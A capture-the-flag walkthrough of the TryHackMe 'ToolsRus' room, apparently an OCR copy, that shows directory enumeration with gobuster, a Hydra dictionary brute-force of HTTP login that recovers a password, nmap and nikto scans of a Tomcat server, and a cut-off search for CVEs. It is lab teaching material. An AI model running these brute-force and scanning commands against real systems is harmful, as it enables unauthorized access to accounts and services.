ToolsRus – TryHackMe


Our main tasks are:

-Using Nikto to find the documents (we need to get the login information beforehand)
-Using Metasploit to exploit the service
-Finding the root flag

Spis treści


1.We start by pinging the host to see if it is reachable:...1
2.GoBuster:..2
3.Hydra:...4
4.Nmap...5
5.Nikto..6
6.Metasploit..9
Conclusion:...12

1.We start by pinging the host to see if it is reachable:



```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.196.42
PING 10.10.196.42 (10.10.196.42) 56(84) bytes of data.
64 bytes from 10.10.196.42: icmp_seq=1 ttl=63 time=47.4 ms
64 bytes from 10.10.196.42: icmp_seq=2 ttl=63 time=47.2 ms
64 bytes from 10.10.196.42: icmp_seq=3 ttl=63 time=47.9 ms
64 bytes from 10.10.196.42: icmp_seq=4 ttl=63 time=47.1 ms
^C
--- 10.10.196.42 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 47.127/47.413/47.909/0.304 ms
```


When we go to this address, we are shown a page:



Unfortunately, **ToolsRUs** is down for upgrades. Other parts of the website is still functional...


2.GoBuster:

Let's start by finding subpages.




```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u 10.10.196.42 -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.196.42
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd            (Status: 403) [Size: 296]
/guidelines           (Status: 301) [Size: 317] [--> http://10.10.196.42/guidelines/]
/index.html           (Status: 200) [Size: 168]
/protected            (Status: 401) [Size: 459]
/server-status        (Status: 403) [Size: 300]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

We have 2 results:
/guidelines - we have access there and can check the contents
/protected - it exists, but we don't have access there - code 401
Let's start with the first one:



Hey **bob**, did you update that TomCat server?


bob - this is probably the name of the user, maybe administrator (the message indicates this is the person responsible for the update)



The second subpage is protected by a login and password. The login we probably already have - **bob.**

3.Hydra:

We now need to crack the **password**, using username: **bob**.



```
┌─[root@parrot]─[/home/user]
└──╼ #hydra -l bob -P /home/user/Desktop/21/rockyou.txt -f 10.10.196.42 http-get /protected -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
these *** ignore laws and ethics anyway).
```

The configuration of hydra is shown above, we specify:

-l username


-P dictionary

-f exits after data is found (may shorten operation)

http-get - uses http-get requests to attempt authentication

/protected - this is a subpage that requires login


-V - hydra shows more information about what is going on



```
[ATTEMPT] target 10.10.196.42 - login "bob" - pass "elizabeth" - 61 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.10.196.42 - login "bob" - pass "hottie" - 62 of 14344399 [child 13] (0/0)
[80][http-get] host: 10.10.196.42   login: bob   password: bubbles
[STATUS] attack finished for 10.10.196.42 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

The password is "**bubbles**"

After logging in, we have a message:




This protected page has now moved to a different port.

That is, we must now search the ports.


4.Nmap

We scan all the ports and see what works on them:



```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- -sV 10.10.196.42
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.196.42
Host is up (0.049s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.21 seconds
```

On port 1234 we have some server, let's check what it is:



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages


Now in the task, we have a sub-item to find documents in on this server, in the /manager/html folder.

5.Nikto



```
┌─[root@parrot]─[/home/user]
└──╼ #nikto -h http://10.10.196.42:1234/manager/html -id "bob:bubbles"
- Nikto v2.5.0
```


We configure nikto, using previously acquired login credentials.



```
+ /manager/html/localstart.asp: This might be interesting.
+ /manager/html/manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/jk-manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/jk-status/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/admin/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html/host-manager/manager-howto.html: Tomcat documentation found. See: CWE-552
```


Here are the documents found, there are 5 of them.

As a result, we also have the server version:



```
+ Server: Apache-Coyote/1.1
```

I checked on google and it is quite old - there are CVEs from 2005.



CVE Mitre
https://cve.mitre.org › cgi-bin › cvename

CVE-2005-2090 - Mitre

Jakarta Tomcat 5.0.19 (Coyote/1.1) and Tomcat 4.1.24 (Coyote/1.0) allows remote attackers to **poison** the web cache, bypass web application firewall protection ...

Acunetix
https://www.acunetix.com › vulnerabilities › web › apa...

Apache Tomcat Other Vulnerability (CVE-2005-2090)

Jakarta Tomcat 5.0.19 (Coyote/1.1) and Tomcat 4.1.24 (Coyote/1.0) **allows remote attackers to poison the web cache**, bypass web application firewall protection.

Snyk
https://security.snyk.io › ... › Maven

